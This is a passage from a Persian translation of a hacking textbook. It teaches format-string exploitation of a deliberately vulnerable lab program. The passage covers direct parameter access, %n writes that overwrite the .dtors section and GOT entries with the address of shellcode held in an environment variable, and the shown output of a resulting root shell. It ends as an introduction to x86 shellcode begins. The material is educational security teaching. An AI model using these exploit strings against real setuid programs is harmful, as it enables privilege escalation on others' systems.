printf("7th: %7$d, 4th: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

خروجی فراخوانی تابع printf() فوق به صورت زیر است:

```
7th: 70, 4th: 00040
```

ابتدا بهنگام برخورد با %7$d، چون پارامتر هفتم برابر با 70 است، لذا مقدار 70 به صورت یک عدد مبنای ده به خروجی می رود. پارامتر فرمت دوم به پارامتر چهارم دسترسی می یابد و مقدار طول میدان آن نیز 05 است. به دیگر آرگومان پارامتری نیز دست یابی نگردیده است. این روش در دستیابی مستقیم به پارامتر، نیاز به حرکت در حافظه تا رسیدن به ابتدای رشته فرمت را از بین می برد، چرا که می توان مستقیما به حافظه دسترسی یافت. خروجی زیر کاربرد دستیابی مستقیم پارامتر را نشان می دهد.

```
$ ./fmt_vuln AAAA%x.%x.%x.%x
The right way:
AAAA%x.%x.%x.%x
The wrong way:
AAAAbffff5a0.3e8.3e8.41414141
[*] test_val @ 0x08049570 = -72 0xffffffb8
$ ./fmt_vuln AAAA%4\$x
The right way:
AAAA%4$x
The wrong way:
AAAA41414141
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

در این مثال ابتدای رشته فرمت در چهارمین آرگومان پارامتری تعیین محل شده است. لذا به جای استفاده از پارامترهای فرمت %x جهت حرکت در سه آرگومان پارامتری نخست، می توان به این حافظه (از طریق چهارمین آرگومان) مستقیما دسترسی یافت. اما چون در حال حاضر این عملیات را بر روی خط فرمان انجام می دهیم که کاراکتر دلار در آن به عنوان یک کاراکتر ویژه شناخته می شود، لذا به منظور طرفنظر از عملکرد ویژه این کاراکتر باید در خط فرمان از یک کاراکتر Backslash (\ ) استفاده کنیم. رشته فرمت اصلی را در زمان چاپ شدن صحیح آن خواهید دید.

دستیابی مستقیم پارامتر، نوشتن آدرس های حافظه را نیز تسهیل می کند. چون می توان مستقیما به حافظه دسترسی یافت، لذا به منظور افزایش تعداد بایت های خروجی نیازی به داده های junk به عنوان جداکننده های ۴ بایتی

نیست. هر یک از پارامترهای فرمت %x که معمولا برای این هدف به کار می رود می تواند به طور مستقیم به یک ناحیه حافظه ای موجود در قبل از رشته فرمت دست یابد. صرف تمرین با استفاده از دستیابی مستقیم پارامترسعی بر نوشتن یک آدرس واقعی تر (و نه آدرس های تمثیلی) مثل 0xbffffd72 در متغیر test_val می کنیم.

```
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"'%3\$x%4\
$n
The right way:
%3$x%4$n
The wrong way:
3e8
[*] test_val @ 0x08049570 = 19 0x00000013
$ pcalc 0x72 - 16
        98              0x62             0y1100010
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"'%3\$98x%
4\$n
The right way:
%3$98x%4$n
The wrong way:

                        3e8
[*] test_val @ 0x08049570 = 114 0x00000072
$
$ pcalc 0xfd - 0x72
        139             0x8b            0y10001011
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"'%3\$98x%
4\$n%3\$
139x%5\$n
The right way:
%3$98x%4$n%3$139x%5$n
The wrong way:

                         3e8

                   3e8
[*] test_val @ 0x08049570 = 64882 0x0000fd72
$
$ pcalc 0xff - 0xfd
        2               0x2             0y10
$ pcalc 0x1ff - 0xfd
        258             0x102           0y100000010
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"'%3\$98x%
4\$n%3\$
139x%5\$n%3\$258x%6\$n
The right way:
%3$98x%4$n%3$139x%5$n%3$258x%6$n
The wrong way:

                        3e8

                3e8

                                                              3e8
[*] test_val @ 0x08049570 = 33553778 0x01fffd72
$
$ pcalc 0xbf - 0xff
        -64             0xffffffc0      0y11111111111111111111111111000000
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"'%3\$98x%
4\$n%3\$
```

```
139x%5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$98x%4$n%3$139x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:

                        3e8

                  3e8

                                                        3e8
                                      3e8
[*] test_val @ 0x08049570 = -1073742478 0xbffffd72
$
```

واضح است که دستیابی مستقیم پارامتر، فرآیند نوشتن یک آدرس را تسهیل کرده و اندازه کمینه و ضروری در رشته فرمت را کاهش می دهد.

قابلیت جاینویسی آدرس های دلخواه حافظه بر قابلیت کنترل روند اجرایی برنامه دلالت می کند. یک گزینه، جاینویسی آدرس برگشت در جدیدترین قاب پشته است (همان کاری که در سرریزهای مبتنی بر پشته انجام می شد). اگرچه این راه حل عملی و ممکن است، اما هدف های دیگر با آدرس های حافظه ایِ قابل پیش بینی تری نیز وجود دارند. ماهیت سرریزهای مبتنی بر پشته تنها امکان جاینویسی آدرس برگشت را فراهم می آورد، در حالیکه در آسیب پذیری های رشته- فرمت امکان جاینویسی هر آدرس حافظه وجود دارد که در نتیجه منجر به ظهور احتمالات و تکنیک های دیگری می گردد.

۲,۹,۶. سو استفاده از بخش DTors

در برنامه های کامپایل شده با کامپایلر GNU C بخش های جدولهای خاصی به نام *dtors*. و *ctors*. به ترتیب برای *تخریب کننده ها (destructor)* و *سازنده ها (constructor)* ساخته می شوند. توابع سازنده *قبل از اجرای* تابع main و توابع تخریب کننده، درست *بعد از خروج* از تابع main با یک فراخوانی سیستمی exit، اجرا می شوند. توابع تخریب کننده و بخش جدولیِ dtors. جذابیت خاصی دارند.

با تعریف *صفت تخریب کنندگی* می توان یک تابع را به عنوان یک تابع تخریب کننده اعلان کرد. در کد نمونه زیر این مسئله را مشاهده می کنید.

```
dtors_sample.c code
#include <stdlib.h>

static void cleanup(void) __attribute__ ((destructor));

main()
{
   printf("Some actions happen in the main() function..\n");
   printf("and then when main() exits, the destructor is called..\n");

   exit(0);
}

void cleanup(void)
{
   printf("In the cleanup function now..\n");
}
```

در کد نمونه بالا، تابع cleanup() به صفت تخریب کنندگی تعریف شده است، لذا پس از خروج تابع main (جهت بازگشت به سیستم عامل)، این تابع به صورت خودکار اجرا می شود. در زیر این مسئله مشهود است.

```
$ gcc -o dtors_sample dtors_sample.c
$ ./dtors_sample
Some actions happen in the main() function..
```

```
and then when main() exits, the destructor is called..
In the cleanup function now..
$
```

این رفتار یعنی اجرای خودکار یک تابع در زمان خروج (exit) با بخش جدولیِ dtors. در بـاینری کنتـرل مـی شـود. این بخش آرایه ای از آدرس های ۳۲ بیتی است که با یـک آدرس پـوچ خاتمـه یافتـه انـد. آرایـه همیـشه در آدرس 0xffffffff شروع شده و با آدرس پوچ 0x00000000 پایان می یابد، که بین آنهـا، آدرس هـای تمـام توابـع اعـلان شده با خاصیت تخریب کنندگی وجود دارند.

می توان دستور nm را جهت یـافتن آدرس تـابع cleanup و objdump را بـه منظـور بررسـی بخـش هـای مختلـف باینری بکار برد.

```
$ nm ./dtors_sample
080494d0 D _DYNAMIC
080495b0 D _GLOBAL_OFFSET_TABLE_
08048404 R _IO_stdin_used
         w _Jv_RegisterClasses
0804959c d __CTOR_END__
08049598 d __CTOR_LIST__
080495a8 d __DTOR_END__
080495a0 d __DTOR_LIST__
080494cc d __EH_FRAME_BEGIN__
080494cc d __FRAME_END__
080495ac d __JCR_END__
080495ac d __JCR_LIST__
080495cc A __bss_start
080494c0 D __data_start
080483b0 t __do_global_ctors_aux
08048300 t __do_global_dtors_aux
080494c4 d __dso_handle
         w __gmon_start__
         U __libc_start_main@@GLIBC_2.0
080495cc A _edata
080495d0 A _end
080483e0 T _fini
08048400 R _fp_hw
08048254 T _init
080482b0 T _start
080482d4 t call_gmon_start
0804839c t cleanup
080495cc b completed.1
080494c0 W data_start
         U exit@@GLIBC_2.0
08048340 t frame_dummy
08048368 T main
080494c8 d p.0
         U printf@@GLIBC_2.0
$ objdump -s -j .dtors ./dtors_sample

./dtors_sample:     file format elf32-i386
Contents of section .dtors:
 80495a0 ffffffff 9c830408 00000000       ............
$
```

دستور nm نشان می دهد که تابع cleanup در آدرس 0x0804839c واقع شده است. همچنین نشان مـی دهـد کـه بخش dtors. بـا آدرس 0x080495a0 (بـا برچـسب __DTOR_LIST__) شـروع و در آدرس0x080495a8 بـا برچـسب __DTOR_END__) خاتمـه مـی یابـد. در ایـن صـورت بایـستی مقـدار آدرس 0x080495a0 برابـر بـا 0xffffffff و مقدار آدرس 0x080495a8 برابر با 0x00000000 باشد، همچنین مقدار آدرس موجود در بـین ایـن دو آدرس شروع و پایان (0x080495a4) باید برابر با آدرس تابع cleanup (یعنی 0x0804839c) باشد.

دستور objdump محتوای واقعی بخش dtors. را به نمایش می گذارد، اگرچه این خروجی ممکن است اندکی گمراه کننده به نظر آید. مقدار 80495a0 به سادگی محل شروع بخش dtors. را نشان داده است و پس از آن نیز بایت های حقیقی نمایش داده شده اند (یعنی بایت ها به صورت معکوس هستند). با در نظر گرفتن این دو نکته می توان بر این گمراه کنندگی فائق آمد.

نکته و مهم جالب حول بخش dtors. قابل نوشتن بودن (writable) آن است. در صورت بررسی هدرهای برنامه با objdump خواهیم دید که بخش dtors. با عنوان READONLY برچسب گذاری نشده است.

```
$ objdump -h ./dtors_sample

./dtors_sample:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off Algn
  0 .interp       00000013  080480f4 080480f4 000000f4 2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000020  08048108 08048108 00000108 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash         0000002c  08048128 08048128 00000128 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .dynsym       00000060  08048154 08048154 00000154 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .dynstr       00000051  080481b4 080481b4 000001b4 2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .gnu.version  0000000c  08048206 08048206 00000206 2**1
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .gnu.version_r 00000020 08048214 08048214 00000214 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .rel.dyn      00000008  08048234 08048234 00000234 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.plt      00000018  0804823c 0804823c 0000023c 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .init         00000018  08048254 08048254 00000254 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .plt          00000040  0804826c 0804826c 0000026c 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .text         00000130  080482b0 080482b0 000002b0 2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .fini         0000001c  080483e0 080483e0 000003e0 2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .rodata       000000c0  08048400 08048400 00000400 2**5
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .data         0000000c  080494c0 080494c0 000004c0 2**2
                  CONTENTS, ALLOC, LOAD, DATA
 15 .eh_frame     00000004  080494cc 080494cc 000004cc 2**2
                  CONTENTS, ALLOC, LOAD, DATA
 16 .dynamic      000000c8  080494d0 080494d0 000004d0 2**2
                  CONTENTS, ALLOC, LOAD, DATA
 17 .ctors        00000008  08049598 08049598 00000598 2**2
                  CONTENTS, ALLOC, LOAD, DATA
 18 .dtors        0000000c 080495a0 080495a0 000005a0 2**2
                  CONTENTS, ALLOC, LOAD, DATA
 19 .jcr          00000004  080495ac 080495ac 000005ac 2**2
                  CONTENTS, ALLOC, LOAD, DATA
 20 .got          0000001c  080495b0 080495b0 000005b0 2**2
                  CONTENTS, ALLOC, LOAD, DATA
 21 .bss          00000004  080495cc 080495cc 000005cc 2**2
                  ALLOC
 22 .comment      00000060  00000000 00000000 000005cc 2**0
                  CONTENTS, READONLY
 23 .debug_aranges 00000058 00000000 00000000 00000630 2**3
                  CONTENTS, READONLY, DEBUGGING
 24 .debug_info   000000b4  00000000 00000000 00000688 2**0
                  CONTENTS, READONLY, DEBUGGING
```

```
 25 .debug_abbrev 0000001c  00000000 00000000 0000073c 2**0
                  CONTENTS, READONLY, DEBUGGING
 26 .debug_line   000000ff  00000000 00000000 00000758 2**0
                  CONTENTS, READONLY, DEBUGGING
$
```

نکته مهم دیگر حول بخش dtors. این است که این بخش در تمام باینری های کامپایل شده با کامپایلر GNU C قرار می گیرد، صرف از اینکه آیا تابعی با صفت تخریب کنندگی در آن برنامه ها تعریف شده است یا خیر. در این صورت برنامه fmt_vuln (که یک آسیب پذیری رشته-فرمت داشت) نیز باید دارای یک بخش dtors. ولی *بدون داده (خالی)* باشد (چون هیچ تابعی در برنامه fmt_vuln با خاصیت تخریب کنندگی تعریف نشده بود). این مسئله را می توان با استفاده از nm و objdump بررسی کرد.

```
$ nm ./fmt_vuln | grep DTOR
0804964c d __DTOR_END__
08049648 d __DTOR_LIST__
$ objdump -s -j .dtors ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Contents of section .dtors:
 8049648 ffffffff 00000000                ........
$
```

همان طور که خروجی نیز نشان می دهد، این بار فاصله بین __DTOR_LIST__ و __DTOR_END__ تنها ۴ بایت است، یعنی هیچ آدرسی بین آنها وجود ندارد. می توان با objdump این مسئله را بررسی کرد.

چون بخش dtor. قابل نوشتن است، لذا اگر آدرسِ بعد از آدرسی را که حاوی مقدار 0xffffffff است، با یک آدرس حافظه جاینویسی کنیم، آنگاه پس از خروج برنامه روند اجرا به آنجا تغییر می یابد. پس مکان مورد نظر (که حاوی مقدار0xffffffff است) ما از اضافه کردن ۴ واحد به آدرس __DTOR_LIST__ بدست می آید که همان 0x0804964c است (که البته به دلیل خالی بودن بخش dtors. در این مورد، آدرس __DTOR_END__ بدست می آید).

اگر برنامه suid root بوده و بتوان این آدرس را جاینویسی کرد، آنگاه دستیابی به یک پوسته ریشه ممکن خواهد بود.

```
$ export SHELLCODE='cat shellcode'
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd90
$ pcalc 0x90 + 4
        148             0x94          0y10010100
$
```

شل-کد را می توان در یک متغیرمحیطی قرار داد و طبق معمول می توان آدرس را پیش بینی کرد. چون اختلاف طول نام برنامه بین برنامه راهنما (getenvaddr) و برنامه آسیب پذیر (fmt_vuln) دو بایت است، لذا بهنگام اجرای fmt_vuln، شل-کد در آدرس 0xbffffd94 قرار خواهد گرفت. با استفاده از آسیب پذیری رشته-فرمت باید آدرس بدست آمده را در بخش dtors. (واقع در آدرس 0x0804964c) نوشت. در اینجا برای وضوح مثال، متغیر test_val ابتدا استفاده می گردد، اما همه محاسبات لازمه را می توان به طور پیشرفته انجام داد.

```
$ pcalc 0x94 - 16
        132          0x84          0y10000100
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"'%3\$132x
%4\$n
The right way:
%3$132x%4$n
The wrong way:

                                                        3e8
[*] test_val @ 0x08049570 = 148 0x00000094
```

```
$ pcalc 0xfd - 0x94
        105             0x69            0y1101001
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"'%3\$132x
%4\$n%3\
$105x%5\$n
The right way:
%3$132x%4$n%3$105x%5$n
The wrong way:

                                                              3e8

                  3e8
[*] test_val @ 0x08049570 = 64916 0x0000fd94
$ pcalc 0xff - 0xfd
        2               0x2             0y10
$ pcalc 0x1ff - 0xfd
        258             0x102           0y100000010
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"'%3\$132x
%4\$n%3\
$105x%5\$n%3\$258x%6\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n
The wrong way:

                                                        3e8
               3e8

                                                              3e8
[*] test_val @ 0x08049570 = 33553812 0x01fffd94
$ pcalc 0xbf - 0xff
        -64             0xffffffc0      0y11111111111111111111111111000000
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"'%3\$132x
%4\$n%3\
$105x%5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:

                                                     3e8

               3e8

                                                        3e8

                                      3e8
[*] test_val @ 0x08049570 = -1073742444 0xbffffd94
$
```

اکنون جهت نوشتن آدرس 0xbffffd94 (بـه جـای متغیـر test_val) در بخـش dtors. ، تنهـا تنهـا کافیـست کـه ۴ آدرس نخست در ابتدای رشته فرمت را به 0x0804964c، 0x0804964d، 0x0804964e و 0x0804964f تغییـر دهیم.

```
$ ./fmt_vuln 'printf
"\x4c\x96\x04\x08\x4d\x96\x04\x08\x4e\x96\x04\x08\x4f\x96\x04\x08"'%3\$132x
%4\$n%3\
$105x%5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:

                                                              3e8
```

```
                3e8

                                                3e8

                                        3e8
[*] test_val @ 0x08049570 = -72 0xffffffb8
sh-2.05a# whoami
root
sh-2.05a#
```

اگرچه بخش dtors. **به درستی با آدرس پوچ** 0x00000000 **خاتمه نیافته است، اما هنوز ادرس شل-کـد بـه عنـوان یک تابع تخریب کننده فرض می شود. بنابراین به هنگام خروج برنامه فراخوانی شده و بـه مـا یـک پوسـته ریـشه را اعطا خواهد کرد.**

۲,۹,۷. جاینویسی جدول آفست عمومی (GOT)

چون یک برنامه می تواند از یک تابع موجود در یک کتابخانه اشتراکی به دفعات استفاده کند، لذا داشتن یک جـدول برای ارجاع تمام توابع مفید خواهد بود. بخش ویژه دیگری در برنامه های کامپایل شده به این منظـور بکـار مـی رود که اصطلاحا *جدول پیوند رویه (Procedure Linkage Table)* **یا به طور خلاصه PLT نام دارد. این بخـش حـاوی دستورات پرش** (jump) **زیادی است که یک متناظر با آدرس یک تابع است. هر زمان که نیاز به فراخوانی یک تـابع اشتراکی باشد، روند اجرا به جدول پیوند رویه هدایت می گردد.**

می توان با برنامه objdump **بخش** PLT **در برنامه** fmt_vuln **(دارای آسیب پـذیری رشـته-فرمـت) را دیزاسـمبل کرده و دستورات پرش را مشاهده نمود:**

```
$ objdump -d -j .plt ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Disassembly of section .plt:

08048290 <.plt>:
8048290:    ff 35 58 96 04 08    pushl    0x8049658
8048296:    ff 25 5c 96 04 08    jmp      *0x804965c
804829c:    00 00                add      %al,(%eax)
804829e:    00 00                add      %al,(%eax)
80482a0:    ff 25 60 96 04 08    jmp      *0x8049660
80482a6:    68 00 00 00 00       push     $0x0
80482ab:    e9 e0 ff ff ff       jmp      8048290 <_init+0x18>
80482b0:    ff 25 64 96 04 08    jmp      *0x8049664
80482b6:    68 08 00 00 00       push     $0x8
80482bb:    e9 d0 ff ff ff       jmp      8048290 <_init+0x18>
80482c0:    ff 25 68 96 04 08    jmp      *0x8049668
80482c6:    68 10 00 00 00       push     $0x10
80482cb:    e9 c0 ff ff ff       jmp      8048290 <_init+0x18>
80482d0:    ff 25 6c 96 04 08    jmp      *0x804966c
80482d6:    68 18 00 00 00       push     $0x18
80482db:    e9 b0 ff ff ff       jmp      8048290 <_init+0x18>
$
```

یکی از این دستورات پرش مرتبط با تابع exit **(که در انتهای برنامه فراخوانی می شود) است. اگر بتوان دستور پرش مورد استفاده برای تابع** exit **را طوری دستکاری کرد که روند اجرا به جای تابع** exit**، به شل-کد هدایت شود، آنگـاه می توان یک پوسته ریشه را تولید کرد. لذا در حال حاضر بخش** PLT **را با جزئیات بیشتری بررسی می کنیم.**

```
$ objdump -h ./fmt_vuln | grep -A 1 .plt
  8 .rel.plt 00000020 08048258 08048258 00000258 2**2
             CONTENTS, ALLOC, LOAD, READONLY, DATA
--
```

```
 10 .plt      00000050 08048290 08048290 00000290 2**2
              CONTENTS, ALLOC, LOAD, READONLY, CODE
$
```

همان طور که این خروجی نشان می دهد، متاسفانه جدول پیوند رویه در حالت فقط-خواندنی (read-only) قرار دارد. اما با بررسی بیشتر معلوم می گردد که دستورات پرش، (مستقیما) به آدرس ها پرش نمی کنند، بلکه به *اشارگرهایی* از آن آدرس های پرش می کنند. پس نتیجه می گیریم که *مکان واقعیِ* تمام توابع در آدرسهای حافظه 0x08049660، 0x08049664، 0x08049668 و 0x0804966c قرار دارد.

این آدرس های حافظه در بخش ویژه دیگری به نام *جدول آفست عمومی (global offset table)* یا به طور خلاصه GOT قرار می گیرند. نکته مهم در رابطه با جدول آفست عمومی این است که این جدول به صورت فقط-خواندنی علامت گذاری نشده است. این مسئله را در خروجی زیر ملاحظه می کنید:

```
$ objdump -h ./fmt_vuln | grep -A 1 .got
 20 .got          00000020 08049654 08049654 00000654 2**2
                  CONTENTS, ALLOC, LOAD, DATA
$ objdump -d -j .got ./fmt_vuln
./fmt_vuln: file format elf32-i386

Disassembly of section .got:

08049654 <_GLOBAL_OFFSET_TABLE_>:
 8049654:        78 95 04 08 00 00 00 00 00 00 00 00 a6 82 04 08
x...............
 8049664:        b6 82 04 08 c6 82 04 08 d6 82 04 08 00 00 00 00
................
$
```

خروجی بالا نشان می دهد که دستور پرش jmp *0x08049660 در جدول پیوند رویه در حقیقت روند اجرای برنامه را به آدرس 0x080482a6 تغییر می دهد، چرا که در آدرس 0x08049660 واقع در جدول آفست عمومی، مقدار0x080482a6 گرفته است. دستورات پرش بعدی (jmp *0x08049664، jmp *0x08049668 و jmp *0x0804966c) به ترتیب به آدرس های 0x080482b6، 0x080482c6 و 0x080482d6 پرش می کنند. چون امکان نوشتن در جدول آفست عمومی وجود دارد، لذا اگر یکی از این آدرسها جاینویسی شود، آنگاه می توان روند اجرای برنامه را از طریق جدول پیوند عمومی (علیرغم عدم امکان نوشتن در آن) کنترل کرد.

ذکر این نکته لازم است که با نمایش *جابجایی پویای اقلام* برای باینری در objdump اطلاعات لازم از قبیل نام توابع را می توان بدست آورد.

```
$ objdump -R ./fmt_vuln

./fmt_vuln: file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049670 R_386_GLOB_DAT    __gmon_start__
08049660 R_386_JUMP_SLOT   __libc_start_main
08049664 R_386_JUMP_SLOT   printf
08049668 R_386_JUMP_SLOT   exit
0804966c R_386_JUMP_SLOT   strcpy


$
```

خروجی بالا نشان می دهد که آدرس تابع exit در جدول آفست عمومی در آدرس 0x08049668 واقع شده است. اگر آدرس شل-کد را در این مکان جاینویسی کنیم، آنگاه برنامه پس از خروج بایستی شل-کد را فراخوانی کند (در حالیکه گمان می کند همان تابع exit است).

طبق معمول شل-کد را در یک متغیر محیطی قرار داده، مکان واقعی آنرا پیش بینی کنیم و از آسیب پـذیری رشـته-فرمت برای نوشتن مقدار (جاینویسی آدرس) استفاده می کنیم. در حقیقت از قبل شل-کد می بایست در محیط قـرار داده شده باشد. در این صورت تنها نیاز به تطبیق ۱۶ بایت ابتدای رشته-فرمـت اسـت. بـرای آشـکار شـدن هـر چـه بیشتر موضوع در این مثال، از محاسبات در پارامترهای فرمت %x استفاده می کنیم.

```
$ export SHELLCODE='cat shellcode'
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd90
$ pcalc 0x90 + 4
        148             0x94            0y10010100
$ pcalc 0x94 - 16
        132             0x84            0y10000100
$ pcalc 0xfd - 0x94
        105             0x69            0y1101001
$ pcalc 0x1ff - 0xfd
        258             0x102           0y100000010
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln 'printf
"\x68\x96\x04\x08\x69\x96\x04\x08\x6a\x96\x04\x08\x6b\x96\x04\x08"'%3\$132x
%4\$n%3\
$105x%5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:

                                                        3e8

               3e8

                                                          3e8

                                        3e8
[*] test_val @ 0x08049570 = -72 0xffffffb8
sh-2.05a# whoami
root
sh-2.05a#
```

وقتی برنامه fmt_vuln سعی بر فراخوانی تابع exit می کند، به آدرس تابع exit در جدول آفـست عمـومی مراجعـه شده و از طریق جدول پیوند رویه به آن آدرس پرش می شود. چون از طریق جاینویسی، آدرس حقیقی را بـا آدرس شل-کد در محیط تعویض کردیم، لذا یک پوسته ریشه ایجاد خواهد شد.

مزیت دیگرِ جاینویسی جدول آفست عمومی، *ثابت بودن* اقلام آن در باینری است، لذا یـک سیـستم دیگـر بـا همـان باینری، همان فقره GOT را در آدرس *یکسان* خواهد داشت.

قابلیت جاینویسی آدرس های دلخواه احتمالات بی شماری را برای اکسپلویت کردن پیش پای ما قـرار مـی دهـد. بـه طور کلی هر بخش از حافظه را که قابل نوشتن بوده و حاوی آدرسی باشد که روند اجرای برنامه را هدایت کنـد، مـی توان هدف قرار داد.

۲,۱۰. شل-کد نویسی

شل-کد نویسی مهارتی است که اکثر مردم فاقد آن هستند. ساده بودن ساختار شل-کد خودش مسئله ای اسـت کـه حقه های فراوانی را باید در راستای آن پیاده کرد. شل-کد باید خود-محتوا (self-contained) بوده و از بایت هـای پوچ دوری کند (چرا که سبب بستن یا پایان دادن رشته می شود). اگر یک بایت پوچ در شل-کد وجود داشـته باشـد، تابعی مثل strcpy() آنرا به عنوان انتهای رشته در نظر می گیرد. برای نوشتن یک قطعه شل-کد، درک کافی از زبان

اسمبلی مربوط به پردازنده هدف (معماری آن) نیاز است. لذا در این مورد معماری x86 از زبان اسمبلی را دنبال می کنیم و اگرچه این کتاب اسمبلی x86 را به صورت عمیق توضیح نمی دهد، اما نکات مهم و برجسته در نوشتن بایت-کد ها را گوشزد می کند.

دو نوع *ساختار (syntax)* اصلی برای معماری x86 وجود دارد: ***ساختار AT&T*** و *ساختار اینتل(Intel)*. می توان از دو اسمبلر عمده در لینوکس یعنی ***gas*** (برای ساختار AT&T) و ***nasm*** (برای ساختار اینتل) یاد کرد. ساختار AT&T معمولا در خروجی توابع و برنامه های دیزاسبمل مثل objdump و gdb یافت می شود. به عنوان مثال خروجی دیزاسمبل شدن جدول پیوند رویه در بخش "جاینویسی جدول آفست عمومی" در قالب ساختار AT&T بود. اما خواندن ساختار اینتل راحت تر است، لذا برای نوشتن شل-کد از ساختار اینتل و قالب nasm استفاده می کنیم.

ثبات های پردازنده از قبیل EIP، ESP و EBP را که قبلا بحث کردیم به یاد آورید. این ثبات ها را می توان از میان ثبات های دیگر به عنوان متغیرها برای زبان اسمبلی محسوب کرد. اما چون EIP و ESP و EBP در رابطه با اجرای برنامه و مدیریت روند اجرا مهم هستند، لذا استفاده از آنها به عنوان متغیرهای *همه-منظوره (general-purpose)* کار عاقلانه ای نیست. ثبات های EAX، EBX، ECX، EDX، ESI و EDI برای این مقصود مناسب تر هستند. این ثبات ها تماما ۳۲ بیتی هستند، چرا که پردازنده ما ۳۲ بیتی است. اما با اسامی دیگر می توان به قطعات کوچکتر از این ثبات ها نیز دسترسی یافت. به عنوان مثال معادل ۱۶ بیتی ثبات های EAX، EBX، ECX و EDX به ترتیب AX، BX، CX و DX و معادل ۸ بیتی آنها به ترتیب AL، BL، CL، DL هستند (البته می توان به فضای بالایی را نیز دسترسی یافت که بعدا بحث می شود). لذا برای ایجاد *دستورات کوچکتر (کم حجم تر)*، ثبات های کوچکتر را به کار برید. این مسئله به خصوص در نوشتن بایت-کدهای کوچک و کم حجم مهم و مفید است.

۲,۱۰,۱. دستورات معمول در اسمبلی

دستورات در ساختارِ سبک نگارشی nasm به صورت زیر هستند:

```
instruction <destination>, <source>
```

در زیر چندین نمونه از این دستورات را که در ساختمان شل-کد به کار می روند مشاهده می کنید:

دستور (Instruction)	*نام / ساختار*	*توضیح*
mov	دستور انتقال (move) `mov <dest>, <src>`	برای تنظیم مقادیر اولیه استفاده می شود مقدار را از <src> به <dest> منتقل می کند
add	دستور اضافه کردن/جمع (add) `add <dest>, <src>`	برای جمع کردن مقادیر استفاده می شود مقدار <src> را به <dest> اضافه می کند
sub	دستور کم کردن/تفریق (substract) `sub <dest>, <src>`	برای تفریق مقادیر به کار می رود مقدار <src> را از <dest> کم می کند
push	دستور جاگذاری (Push) `push <target>`	برای جایگذاری و قراردادن مقادیر در پشته استفاده می شود مقادیر موجود در <target> را در پشته قرار می دهد
pop	دستور بازیابی (Pop) `pop <target>`	برای بازیابی و حذف مقادیر از پشته بکار می رود یک مقدار (آخرین مقدار وارد شده به پشته) را از پشته بازیابی کرده و در <target> قرار می دهد
jmp	دستور پرش (Jump)	برای تغییر EIP به یک مکان مشخص استفاده می شود

	`jmp <address>`	مقدار EIP را به آدرس موجود در <address> تغییر می دهد
call	دستور فراخوانی (Call) `call <address>`	این دستور نیز مثل یک فراخوانی تابع جهت تغییر EIP به یک آدرس مشخص استفاده می شود، با این تفاوت که آدرس برگشت را در پشته قرار می دهد (push) آدرس دستور بعدی را در پشته قرار میدهد، سپس EIP را به آدرس موجود در <address> تغییر می دهد
lea	دستور بارگذاری آدرس موثر (Load Effective Address) `lea <dest>, <src>`	برای دریافت آدرس واقعی یک قطعه از حافظه استفاده می شود آدرس <src> را در <dest> بارگذاری می کند
int	دستور وقفه (Interrupt) `int <value>`	برای ارسال یک سیگنال به هسته بکار می رود وقفه ی شماره ی <value> را فراخوانی می کند

۲,۱۰,۲. فراخوانی های سیستمی در لینوکس

